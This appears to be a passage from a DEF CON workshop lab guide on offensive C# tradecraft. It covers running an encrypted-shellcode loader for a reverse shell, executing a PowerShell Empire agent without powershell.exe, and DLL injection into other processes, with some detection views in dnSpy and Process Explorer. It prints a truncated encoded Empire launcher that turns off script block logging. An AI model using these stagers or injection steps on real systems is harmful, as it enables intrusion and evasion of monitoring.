

Now copy this shellcode and paste it into the shellcode variable within 4.cs (notice the byte size may have changed!)

Get a listener ready to accept your shell.

Compile 4.cs and execute 4.exe. You should have gotten a shell, congratz!



For a blue team perspective, let's open up 4.exe in dnSpy and try to identify the encrypted shellcode. Similar to before, load the file and navigate to the Program section. There you should see our decompiled program.




## Lab 5 - PowerShell without PowerShell.exe

The goal of this lab is to execute a Powershell script and avoid to use the powershell.exe binary by leveraging the .NET framework and C#. Using this technique, we will get a Powershell Empire agent.

### Exercise 1 - Executing PWS Cmdlets

For our first exercise, we are going to start working with some basic PowerShell cmdlets. In order to do so, we will need to modify our compilation command to include a reference to PowerShell.


From within the Lab 5 folder, compile 1.cs:

**C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /reference:"C:\Program Files (x86)\Reference Assemblies\Microsoft\WindowsPowerShell\3.0\System.Management.Automation.dll" 1.cs**

And then execute 1.cs

```
C:\Users\User\Desktop\defcon27\exercise5>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /reference:"C:\Program Fi
les (x86)\Reference Assemblies\Microsoft\WindowsPowerShell\3.0\System.Management.Automation.dll" 1.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, w
hich is no longer the latest version. For compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkID=533240


C:\Users\User\Desktop\defcon27\exercise5>1.exe
```

After some text scrolls by, you should see calculator spawn.




## Exercise 2 - Getting PowerShell Empire agent

We are now going to use these concepts to get a shell with Empire. First, lets start up Empire, get a listener going and generate our shellcode. From within the directory where you installed Empire, run

- **./empire**
- **listeners**
- **uselistener http**
- Configure your listener
- **launcher powershell**


*Note: You may have to go back to Lab 0 to learn how to set up an Empire listener.*

We now have a PowerShell one-liner we can use to launch our payload


```
File  Edit  View  Search  Terminal  Help
(Empire: listeners) > uselistener http
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > launcher p
powershell  python
(Empire: listeners/http) > launcher p
powershell  python
(Empire: listeners/http) > launcher powershell
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBFAFIAUwBJAG8AbgBUAEEAYgBMAGUALgBQAFMAVgBFAFIAUwBpAE8ATgAuAE0AYQBqAE8AcgAgA
C0AZwBlACAAMwApAHsAJABHAFAARgA9AFsAUgBlAEYAXQAuAEEAcwBzAEUAbQBiAEwAeQAuAEcARQBUAFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQ
BnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAGkARQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHI
AbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABH
AFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAGUAdABWAEEATABVAGUAKAAkAG4AdQBMAEwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJ
wArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAF
sAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgA
nACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8A
ZwBnAGkAbgBnACcAXQA9ADAAfQAkAHYAYQBsAD0AWwBDAE8AbABMAGUAQwB0AEkATwBOAHMALgBHAEUAbgBFAHIAaQBjAC4ARABpAEMAdABpAG8AbgBhAFIAeQBbA
FMAVABSAGkAbgBnACwAUwB5AEMAVABlAEQALgBPAFIAagBFAEMAVABdAF0AQgA6AG4AZQB3ACgAKQA7ACQAdgBhAGwALgBBAEQAZAAoACcARQBuAGEAYgBsAGUAUw
```

Copy just the encoded shellcode portion (*do not include powershell -noP -sta -w 1 -enc*) and paste it into the “String script” variable of 2.cs within the Lab 5 folder.

Compile 2.cs, including the /reference like we did in the last exercise and execute 2.exe. Check back on your Empire session and you should have a shell, congratz! Feel free to run a few PowerShell Empire commands




Finally, let’s take a look at this in Process Explorer. First, take a look at the process spawning behavior of 2.exe. And with 2.exe selected and the Lower Pane view enabled (and looking at DLLs), scroll down until you see some PowerShell references. Pretty interesting!



| | | | | | | | |
|---|---|---|---|---|---|---|---|
| cmd.exe | | 2,752 K | 792 K | 7544 | Windows Command Processor | Microsoft Corporation | 64-bit |
| conhost.exe | | 10,220 K | 13,620 K | 10900 | Console Window Host | Microsoft Corporation | 64-bit |
| cmd.exe | | 3,616 K | 2,612 K | 9256 | Windows Command Processor | Microsoft Corporation | 64-bit |
| 2.exe | | 66,424 K | 73,852 K | 1228 | | | 64-bit |
| procexp.exe | | 4,188 K | 2,828 K | 14856 | Sysinternals Process Explorer | Sysinternals - www.sysinter... | 32-bit |
| procexp64.exe | 3.91 | 33,324 K | 30,916 K | 3160 | Sysinternals Process Explorer | Sysinternals - www.sysinter... | 64-bit |
| notepad.exe | | 2,376 K | 2,296 K | 6684 | Notepad | Microsoft Corporation | 64-bit |
| OneDrive.exe | < 0.01 | 21,384 K | 4,532 K | 7604 | Microsoft OneDrive | Microsoft Corporation | 32-bit |

| Name | Description | Company Name | Path |
|---|---|---|---|
| gdi32full.dll | GDI Client DLL | Microsoft Corporation | C:\Windows\System32\gdi32full.dll |
| imm32.dll | Multi-User Windows IMM32 API Client DLL | Microsoft Corporation | C:\Windows\System32\imm32.dll |
| IPHLPAPI.DLL | IP Helper API | Microsoft Corporation | C:\Windows\System32\IPHLPAPI.DLL |
| kernel.appcore.dll | AppModel API Host | Microsoft Corporation | C:\Windows\System32\kernel.appcore.dll |
| kernel32.dll | Windows NT BASE API Client DLL | Microsoft Corporation | C:\Windows\System32\kernel32.dll |
| KernelBase.dll | Windows NT BASE API Client DLL | Microsoft Corporation | C:\Windows\System32\KernelBase.dll |
| KernelBase.dll.mui | Windows NT BASE API Client DLL | Microsoft Corporation | C:\Windows\System32\en-US\KernelBase.dll.mui |
| locale.nls | | | C:\Windows\System32\locale.nls |
| Microsoft.Managem... | cs | Microsoft Corporation | C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\8db1eb6b8f3c0465fc8... |
| Microsoft.PowerShe... | | Microsoft Corporation | C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P1706cafe#\6371be84d6391efc6a... |
| Microsoft.PowerShe... | Microsoft Windows PowerShell Management Commands | Microsoft Corporation | C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\514abc3770d56cc38... |
| Microsoft.PowerShe... | Microsoft Windows PowerShell Utility Commands | Microsoft Corporation | C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\4bb3d3cd37ab29460... |
| Microsoft.PowerShe... | Microsoft.PowerShell.ConsoleHost | Microsoft Corporation | C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\83712ecd33587dd40... |
| Microsoft.PowerShe... | Microsoft Windows PowerShell Management Commands | Microsoft Corporation | C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\ba3f5994580a89c46d... |
| Microsoft.WSMan.... | | Microsoft Corporation | C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.We0722664#\8c69c51f665d342f77... |
| msasn1.dll | ASN.1 Runtime APIs | Microsoft Corporation | C:\Windows\System32\msasn1.dll |
| mscoree.dll | Microsoft .NET Runtime Execution Engine | Microsoft Corporation | C:\Windows\System32\mscoree.dll |

## Lab 6 - DLL Injection

The goal of this lab is to implement the DLL Injection technique using C# and obtain a reverse shell from a victim host. Using 3 different exercises, we will understand and implement the different steps for a successful injection.


### Exercise 1 - Processes & Handles

For this exercise, we are going to start learning about the steps we could take to inject a payload into another running process. Lets start by simply compiling 1.exe and executing 1.exe on the CLI (no need for the /reference since we are not working with PowerShell)

```
C:\Users\User\Desktop\defcon27\exercise6>C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 1.cs
Microsoft (R) Visual C# Compiler version 4.7.3190.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, w
hich is no longer the latest version. For compilers that support newer versions of the C# programming language, see http
://go.microsoft.com/fwlink/?LinkID=533240


C:\Users\User\Desktop\defcon27\exercise6>1.exe
Listing all processes...
----------------------------------------------------------------------
Name:RuntimeBroker Path:C:\Windows\System32\RuntimeBroker.exe Id:6440
Name:WindowsInternal.ComposableShell.Experiences.TextInput.InputApp Path:C:\Windows\SystemApps\InputApp_cw5n1h2txyewy\Wi
ndowsInternal.ComposableShell.Experiences.TextInput.InputApp.exe Id:7732
Name:1 Path:C:\Users\User\Desktop\defcon27\exercise6\1.exe Id:11164
Name:powershell Path:C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe Id:1724
Name:MicrosoftEdgeCP Path:C:\Windows\System32\MicrosoftEdgeCP.exe Id:11152
```

Once you execute 1.exe, you should be prompted to enter an ID. The Process ID (PID) can be found at the end of each line. Enter any ID to continue. After you enter a PID, you will then see all of the DLLs used by that Process. To confirm, let's open up Process Explorer.

In Process Explorer, ensure you are viewing DLLs for a given process by going to View and checking “Show Lower Pane”. Once that is checked, go back to View > Lower Pane View and check DLLs.




Highlight the same PID that you entered into the console and confirm the DLLs are the same.

## Exercise 2 - Writing to Another Processes’ Memory


In this exercise, we are going to take a look at allocating and writing to the memory of another process. First, compile 2.cs and execute 2.exe in the CLI. Enter a PID, and you should see the following.

```
Enter Id to inspect:
8844
8844
Getting handle to process C:\Windows\System32\smartscreen.exe
Got procHandle: 708
Allocating memory in C:\Windows\System32\smartscreen.exe
Done.
Writing content to memory
Done.
```

Now let's examine what's happening with Process Hacker. In Process Hacker, find the PID you just entered in the last step and double click it.

- Go to the Memory tab
- Click the “Strings” button
- Ensure the Minimum Length is 10
- At the next screen, click “Filter” > “Contains” and enter “AAA”

And you should see the AAA’s that we injected into that process!




## Exercise 3 - Injecting a MessageBox

Now let's put it all together. We are going to inject a running process with a Message Box. But to make it more fun, we are going to compile our own DLLs using MinGW-W64.

MinGW-W64 should have installed in this location:
C:\Program Files\mingw-w64\x86_64-8.1.0-posix-seh-rt_v6-rev0


From that location, launch mingw-w64.bat, a new console should appear.

Change directories back to your Lab 6 directory

Now compile the DLL:
**gcc -m64 -shared -o aMessageBoxDll_64.dll MessageBoxDll\MessageBoxDll.cpp**

We can test the MessageBox DLL works with:


**rundll32 aMessageBoxDll_64.dll, Main**



Great, now we have a working DLL! Now for the final portion, change the directory on line 68 of 3.cs, within the Lab 6 folder to match the directory of your newly-compiled DLL.

Open Process Explorer and look for a 64-bit process to inject.


*Note: You may need to enable the column by right clicking the column names > Select Columns > Image Type (64 vs 32-bit)*




Compile 3.cs and double-click 3.exe

Enter the PID of the 64-bit process you selected. A Message Box should have popped up!

